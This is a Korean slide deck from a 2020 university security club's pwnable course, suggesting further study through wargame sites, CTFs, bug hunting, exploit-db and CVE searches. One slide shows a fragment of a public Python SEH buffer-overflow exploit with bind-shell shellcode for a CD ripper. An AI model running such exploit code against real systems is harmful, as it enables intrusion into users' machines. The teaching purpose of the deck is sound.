

2020-2 Whois Pwnable 교육

3주차 - 교육 이후 공부방법

과제 풀이

공부방법

1. 워게임
2. 마이너 CTF
3. 메이저 CTF
4. 버그헌팅

워게임

워게임이란 해킹 관련문제들을 말합니다.


포너블, 웹해킹, 리버싱 등등 각 분야별로 워게임 사이트가 존재합니다.

공부를 시작하면서 여러가지 기법들을 아직 모르는 상태이기 때문에, 쉬운문제를 풀이를 보고 풀어보면서 여러가지 기법을 익히는 것이 좋다고 생각합니다.


워게임



dreamhack



LectureWargameForumCTF Beta



dreamhack
해커들의 놀이터, 드림핵



**exd0tpy** 
pwnable@kakao.com

My Level
1182 위  Lv. 3 (4.17%)


친구 랭킹 보기 >

제 강의가 포너블의 첫 입문이라면 드림핵으로 추후 공부하는 것을 추천드립니다.

(맨날 단톡에서 홍보하는 그..)


꼭 포너블이 아니더라도 초심자 공부용으로는 드림핵이 정리도 잘되어있고 여러 문제도 있어서 가장 좋다고 생각합니다.

워게임

PWNABLE.KR

Sh3ll we play a game?


What is 'pwn'?



"pwn"- means to compromise or control, specifically another computer (server or PC), web site, gateway device, or application. It is synonymous with one of the definitions of hacking or cracking, including iOS jailbreaking. - Wikipedia.

포너블 공부방법관련 글을 검색했을 때 십중팔구 첫 시작으로 나오는 것이 pwnable.kr 입니다.
대표적인 포너블 워게임 사이트중 하나로 조금은 고전적인 방식부터 매우 어려운 문제까지 있습니다.
개인적으로는 가장 쉬운난이도인 [tottler's bottle](#)을 풀이를 참고하면서 풀어보는 것을 추천드립니다.

워게임



제가 애용했던 사이트인 pwnable.xyz입니다.
난이도는 쉬운문제부터 꽤 어려운 문제까지 출제되어있습니다.
난이도가 타 워게임보다는 낮아서 여러가지 기법을 익힐 때 좋습니다.

워게임

[Challenges](#) [Ranking](#) [Writeups](#) **PWNABLE.TW** [Register](#) [Login](#)

ABOUT

Pwnable.tw is a **wargame** site for hackers to test and expand their binary exploiting skills.

HOW-TO

- Try to find out the vulnerabilities exists in the challenges, exploit the remote services to get flags.
- The flag is usually at `/home/xxx/flag`, but sometimes you have to get a shell to read them.
- Most of challenges are running on `Ubuntu 16.04/18.04` docker image.
- You can share write-up or exploit code in your profile, only players who also solved the same challenge are able to see them.

RULES

- Do not DOS the infrastructures.
- Do not share the FLAGS.
- Do not share entire solution code of high score challenges in public.
- If you found any unintended bugs, please report to us, thanks.

CONTACT

- pwnable.tw [at] gmail.com
- [Discord Channel](#)
- If you like pwnable.tw, you can make a **donation** to support us.

NEWS

🔔 New Challenges!

2020-01-24 14:40:12

8 new challenges will be released on UTC 2020-01-26 04:00

🔔 We're accepting donation now

2019-02-05 14:59:02

If you like pwnable.tw, now you can make a **donation** to support us 🙏

🔔 New Challenges!

2019-02-03 12:06:23

7 new challenges will be released on UTC 2019-02-05 04:00

🔔 bash

2019-02-03 11:39:08

The score for challenge `bash` is adjusted to 200.

🔔 New Challenges!

2018-01-01 04:01:49

어느정도 포너블에 익숙하다면 pwnable.tw를 풀어보시는 것도 좋습니다.
ctf문제 스타일로 재미있는 문제들이 많이 있으며, 난이도는 꽤 있는 편입니다.

CTF란?











CTF는 Capture The Flag의 약자로 보안쪽에서 얘기하는 CTF는 대부분 해킹대회입니다.

마이너 CTF

Upcoming events

Open

Finals

Format	Name	Date	Duration
	Shakti CTF  On-line	금요일, 12월 04, 21:30 — 토요일, 12월 05, 21:30 KST 34 teams	1d 0h
	2020 December Metasploit community CTF  On-line	토요일, 12월 05, 00:00 — 화요일, 12월 08, 06:00 KST 19 teams	3d 6h
	pbctf 2020  On-line	토요일, 12월 05, 09:00 — 월요일, 12월 07, 08:59 KST 34 teams	1d 23h
	DefCamp CTF 2020 Online  On-line	토요일, 12월 05, 18:00 — 월요일, 12월 07, 18:00 KST 28 teams	2d 0h
	BSides Algiers 2021 CTF Quals  On-line	일요일, 12월 06, 04:00 — 월요일, 12월 07, 04:00 KST 14 teams	1d 0h











ctftime.org에서 전세계에서 개최되는 ctf의 정보를 확인할 수 있습니다.
한 주에 많으면 5개 작으면 1개 굉장히 많은 대회가 개최되고 있습니다.

CTF

Upcoming events

Open

Finals

Format	Name	Date	Duration
	Shakti CTF  On-line	금요일, 12월 04, 21:30 — 토요일, 12월 05, 21:30 KST 34 teams	1d 0h
	2020 December Metasploit community CTF  On-line	토요일, 12월 05, 00:00 — 화요일, 12월 08, 06:00 KST 19 teams	3d 6h
	pbctf 2020  On-line	토요일, 12월 05, 09:00 — 월요일, 12월 07, 08:59 KST 34 teams	1d 23h
	DefCamp CTF 2020 Online  On-line	토요일, 12월 05, 18:00 — 월요일, 12월 07, 18:00 KST 28 teams	2d 0h
	BSides Algiers 2021 CTF Quals  On-line	일요일, 12월 06, 04:00 — 월요일, 12월 07, 04:00 KST 14 teams	1d 0h











워게임을 통해서 어느정도 숙련도가 쌓였다면 CTF에 참여하여 문제를 풀어보시는걸 추천드립니다.
워게임과는 달리 시간제한이있고, 문제의 난이도가 조금 더 어렵기 때문에 공부하기에 좋습니다.

CTF

Upcoming events

Open

Finals

Format	Name	Date	Duration
	Shakti CTF  On-line	금요일, 12월 04, 21:30 — 토요일, 12월 05, 21:30 KST 34 teams	1d 0h
	2020 December Metasploit community CTF  On-line	토요일, 12월 05, 00:00 — 화요일, 12월 08, 06:00 KST 19 teams	3d 6h
	pbctf 2020  On-line	토요일, 12월 05, 09:00 — 월요일, 12월 07, 08:59 KST 34 teams	1d 23h
	DefCamp CTF 2020 Online  On-line	토요일, 12월 05, 18:00 — 월요일, 12월 07, 18:00 KST 28 teams	2d 0h
	BSides Algiers 2021 CTF Quals  On-line	일요일, 12월 06, 04:00 — 월요일, 12월 07, 04:00 KST 14 teams	1d 0h

Defcon, Hitcon, codegate 등등 메이저 대회가 아닌경우 쉬운문제도 간혹 출제되니 도전해보세요.
후이즈 내에서 서로 다른분야를 공부하고있는 사람끼리 팀을 이뤄서 출전하는 것도 좋습니다.
(CTF 스터디 개설 추천드립니다 ㅎㅎ)

CTF

New writeups

Team	Event	Task	Action
Maas-terMinds	Dragon CTF 2020	Bit Flip 1	read writeup
WE_OWN_YOU	Dragon CTF 2020	Memory Maze	read writeup
Maple Bacon	Dragon CTF 2020	Bit Flip 3	read writeup
Maple Bacon	Dragon CTF 2020	Bit Flip 2	read writeup
Maple Bacon	Dragon CTF 2020	Bit Flip 1	read writeup
YegSec CTF	Dragon CTF 2020	babysHELL	read writeup
irNoobs	Dragon CTF 2020	RetroZeit	read writeup
Maple Bacon	Dragon CTF 2020	Harmony Chat	read writeup
exitzero	Dragon CTF 2020	Home Office 1	read writeup
Ba Sing Sec	Dragon CTF 2020	Memory Maze	read writeup

ctftime.org의 하단부분에는 유저들이 직접 등록한 종료된 ctf의 문제에 대한 writeup이 등록되므로 문제풀이에 실패한경우 해당 writeup을 참고해서 추가적인 공부가 가능합니다.

버그헌팅

버그헌팅은 실제로 사용하고 있는 프로그램 예를 들어 크롬, ms 오피스, 한글, 알집.. 등등 에서 발생하는 취약점을 찾는 것을 말합니다.

포너블을 하면서 학습한 시스템 해킹 기법은 실제로 사용이 가능한 방법이므로, 추가적인 공부를 많이 하지 않고도 버그헌팅을 할 수 있습니다.

버그헌팅

Date	D	A	V	Title	Type	Platform	Author
2020-11-26	↓		✓	Razer Chroma SDK Server 3.16.02 - Race Condition Remote File Execution	Remote	Windows	Loke Hui Yi
2020-11-25	↓		✓	SyncBreeze 10.0.28 - 'password' Remote Buffer Overflow	WebApps	Windows	Abdessalam king
2020-11-24	↓		✓	docPrint Pro 8.0 - 'Add URL' Buffer Overflow (SEH Egghunter)	Local	Windows	MasterVlad
2020-11-24	↓		✓	ZeroShell 3.9.0 - 'cgi-bin/kerbynet' Remote Root Command Injection (Metasploit)	WebApps	Linux	Giuseppe Fuggiano
2020-11-23	↓		✓	Boxoft Audio Converter 2.3.0 - '.wav' Buffer Overflow (SEH)	Local	Windows	Luis Martínez
2020-11-20	↓		✓	Boxoft Convert Master 1.3.0 - 'wav' SEH Local Exploit	Local	Windows	stresser
2020-11-20	↓		✓	Free MP3 CD Ripper 2.8 - Multiple File Buffer Overflow (Metasploit)	Local	Windows	ZwX
2020-11-20	↓		✓	WonderCMS 3.1.3 - 'content' Persistent Cross-Site Scripting	WebApps	PHP	Hemant Patidar
2020-11-13	↓		✓	Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)	WebApps	Multiple	SunCSR
2020-11-13	↓		✓	Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit)	WebApps	PHP	Aporlorxl23
2020-11-02	↓		✓	Foxit Reader 9.7.1 - Remote Command Execution (Javascript API)	Local	Windows	Nassim Asrir
2020-11-02	↓		✓	Monitorr 1.7.6m - Authorization Bypass	WebApps	PHP	Lyhin's Lab

exploit-db.com 이라는 사이트는 발생한 취약점에 대한 공격코드인 exploit을 모아둔 사이트입니다. 공격코드가 있다보니 안좋게 보는 사람도 있지만, 공격코드를 통해서 어떤 방식으로 공격했는지를 분석하는 것도 좋은 공부방법중에 하나입니다.

버그헌팅


```
#!/usr/bin/env python

import struct

buffer = "\x41" * 4132
nseh = "\xeb\x06\x90\x90" #jmp short 6
seh = struct.pack('<L', 0x6d00c683) #CDRip122.dll
nops = "\x90" * 20
#Bind=shellcode port 4444
shellcode = ("\xda\xd5\xb8\x9b\x69\x4d\xa1\xd9\x74\x24\xf4\x5a\x33"
"\xc9\xb1\x60\x83\xc2\x04\x31\x42\x15\x03\x42\x15\x79"
"\x9c\xf2\x9b\x0c\xb0\x35\x05\x03\x97\x32\x91\x2f\x75"
"\x92\x10\x7e\xdf\xd5\xdf\x95\x63\xd0\x24\x96\x1e\xca"
"\xc6\x57\x4b\xd9\xe7\x3c\xe4\x1c\xa0\xd9\x7e\x72\xe4"
"\x38\x26\xd1\x92\x88\x79\x63\x55\xe3\x94\xfe\x9a\xac"
"\xb5\xde\xe4\x35\xbc\xd0\x9f\xe6\x92\x63\x51\x5a\xaf"
"\xad\x1b\xb0\xf9\x6a\x46\xac\x68\x99\x48\xca\xb8\xe1")
```


이런식으로 공격코드 전문이 게시되어있고, 취약한 프로그램의 설치 파일이 업로드되어있는 경우도 있습니다.

버그헌팅



Common Vulnerabilities and Exposures

[CVE List](#) [CNAs](#) [WGs](#) [Board](#) [About](#) [News & Blog](#)



Go to for:
[CVSS Scores](#)
[CPE Info](#)

[Search CVE List](#) [Download CVE](#) [Data Feeds](#) [Request CVE IDs](#) [Update a CVE Entry](#)

TOTAL CVE Entries: **145215**

CVE® is a [list](#) of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities.

CVE Entries are used in numerous cybersecurity [products and services](#) from around the world, including the U.S. National Vulnerability Database ([NVD](#)).

Latest CVE News


- ◆ [Minutes from CVE Board Teleconference Meeting on November 18 Now Available](#)
- ◆ [Secomea Added as CVE Numbering Authority \(CNA\)](#)
- ◆ [The Joomla! Project Added as CVE Numbering Authority \(CNA\)](#)

[More News >>](#)

Become a CNA

[CVE Numbering Authorities](#), or “CNAs,” are essential to the CVE Program’s success and every [CVE Entry](#) is added to the [CVE List](#) by a CNA.

Total CNAs: **146** | Total Countries: **25**




Join today!

- [Business benefits](#)
- [No fee or contract](#)
- [Few requirements](#)
- [Easy to join](#)

Newest CVE Entries

Tweets by [@CVEnew](#)



CVE
[@CVEnew](#)

CVE-2020-29383 An issue was discovered on V-SOL V1600D4L V1.01.49 and V1600D-MINI V1.01.48 OLT devices. A hardcoded RSA private key (specific to V1600D4L and V1600D-MINI) is contained in the firmware.

프로그램에서 취약점이 발견되면, 해당 취약점을 분석하고 등록하는데, 이것을 CVE라고 합니다. 버그헌팅을 시작하면서 이미 등록된 CVE를 참고해서 공부하는 것이 도움이 많이 됩니다.

Search Results

There are **7** CVE entries that match your search.

Name	Description
CVE-2019-12807	Alzip 10.83 and earlier version contains a stack-based buffer overflow vulnerability, caused by improper bounds checking during the parsing of crafted ISO archive file format. By persuading a victim to open a specially-crafted ISO archive file, an attacker could execution arbitrary code.
CVE-2018-5196	Alzip 10.76.0.0 and earlier is vulnerable to a stack overflow caused by improper bounds checking. By persuading a victim to open a specially-crafted LZH archive file, a attacker could execute arbitrary code execution.
CVE-2018-10027	ESTsoft ALZip before 10.76 allows local users to execute arbitrary code via creating a malicious .DLL file and installing it in a specific directory: %PROGRAMFILES%\ESTsoft\ALZip\Formats, %PROGRAMFILES%\ESTsoft\ALZip\Coders, %PROGRAMFILES(X86)%\ESTsoft\ALZip\Formats, or %PROGRAMFILES(X86)%\ESTsoft\ALZip\Coders.
CVE-2017-11323	Stack-based buffer overflow in ESTsoft ALZip 8.51 and earlier allows remote attackers to execute arbitrary code via a crafted MS-DOS device file, as demonstrated by use of "AUX" as the initial substring of a filename.
CVE-2011-1336	Buffer overflow in ALZip 8.21 and earlier allows remote attackers to execute arbitrary code via a crafted mim file.
CVE-2005-3194	Multiple buffer overflows in ALZip 6.12 (Korean), 6.1 (International), and 5.52 (English) allow remote attackers to execute arbitrary code via a long filename in a compressed (1) ALZ, (2) ARJ, (3) ZIP, (4) UUE, or (5) XXE archive.
CVE-2005-2856	Stack-based buffer overflow in the WinACE UNACEV2.DLL third-party compression utility before 2.6.0.0, as used in multiple products including (1) ALZip 5.51 through 6.11, (2) Servant Salamander 2.0 and 2.5 Beta 1, (3) WinHKI 1.66 and 1.67, (4) ExtractNow 3.x, (5) Total Commander 6.53, (6) Anti-Trojan 5.5.421, (7) PowerArchiver before 9.61, (8) UltimateZip 2.7,1, 3.0.3, and 3.1b, (9) Where Is It (WhereIsIt) 3.73.501, (10) FilZip 3.04, (11) IZArc 3.5 beta3, (12) Eazel 1.0, (13) Rising Antivirus 18.27.21 and earlier, (14) AutoMate 6.1.0.0, (15) BitZipper 4.1 SR-1, (16) ZipTV, and other products, allows user-assisted attackers to execute arbitrary code via a long filename in an ACE archive.

cve.mitre.org에서 원하는 키워드를 검색하면 위와같이 CVE name을 찾을 수 있습니다.
위의 검색결과는 알집을 검색한 내용입니다.

Printer-friendly view	
CVE-ID	
CVE-2019-12807	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Alzip 10.83	and earlier version contains a stack-based buffer overflow vulnerability, caused by improper bounds checking during the parsing of crafted ISO archive file format. By persuading a victim to open a specially-crafted ISO archive file, an attacker could execution arbitrary code.
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• MISC:https://www.altools.co.kr/Download/ALZip.aspx#n• MISC:https://www.boho.or.kr/krcert/secNoticeView.do?bulletin_writing_sequence=35114	
Assigning CNA	

검색결과를 클릭하면 CVE-ID와 어떤 버전이 영향을 받는지, 어떤 취약점이지 상세히 설명되어있습니다.
해당 정보들을 바탕으로 직접 취약점을 분석해보면서 공부할 수 있습니다.

마무리

QnA

한학기동안 보안교육 들으시느라 수고 많으셨습니다!

일정이 워낙 빠듯해서 많은 내용을 공부하진 않았지만, 본인이 흥미로운 분야를 찾기에는 충분했다고 생각합니다.

남은 학기 잘 마무리하시고 제가 복학할 약 2년뒤에는 멋진 실력자가 되어 만날거라 믿습니다!

제가 곧 군대로 떠나지만.. 남은 기간동안은 보안에 관련해서 어떤 질문도 괜찮으니 저에게 연락주세요.